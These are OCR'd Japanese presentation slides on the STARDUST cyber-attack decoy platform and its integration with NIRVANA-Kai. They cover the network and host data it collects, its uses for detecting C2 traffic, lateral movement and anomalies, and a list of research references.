
STARDUST / NIRVANA改連携

- STARDUSTで収集できるデータ
  - ネットワーク上の活動
    - pcapファイル，各種主要プロトコルの抽出結果，etc.
  - ホスト上の活動
    - 各種ログ，ホスト上のプロセスリスト，画面のスクリーンショット，etc.

取得したデータをすべて利用した

- C2サーバとの通信の検知
- Lateral Movementの検知
- 機械学習を利用した異常検知

etc.



まとめ

- STARDUSTの紹介
  - 模擬的な企業ネットワーク上で解析が可能
    - 攻撃者を**誘引**し，その活動をこっそり**観測**
- いくつかの解析事例の紹介
  - **リアルなデータを蓄積**し，新たな研究開発を可能に！
- STARDUSTを活用することで，
  - 日本国内のサイバー攻撃対策研究を**活性化**！
  - **迅速**なセキュリティオペレーションの実現！

STARDUST 参考資料

- 津田ら, “サイバー攻撃誘引基盤 STARDUST,” MWS2017.
- Yasuda, et al., “Alfons: A Mimetic Network Environment, ” TRIDENTCOM 2016.
- 金谷ら, “環境特徴情報による模擬環境自動構築効率化手法の提案と実装,” SCIS2018.
- Takano, et al., “SF-TAP: Scalable and Flex-ible Traffic Analysis Platform Running on Commodity Hardware,” LISA ’15.
- 中里ら, “プロセスの出現頻度や通信状態に着目した不審プロセス判定,” 電子情報通信学会技術研究報告, 第115巻, 2016.
- 海野ら, “標的型攻撃の被害範囲を迅速に分析するネットワークフォレンジック手法の提案,” SCIS2018.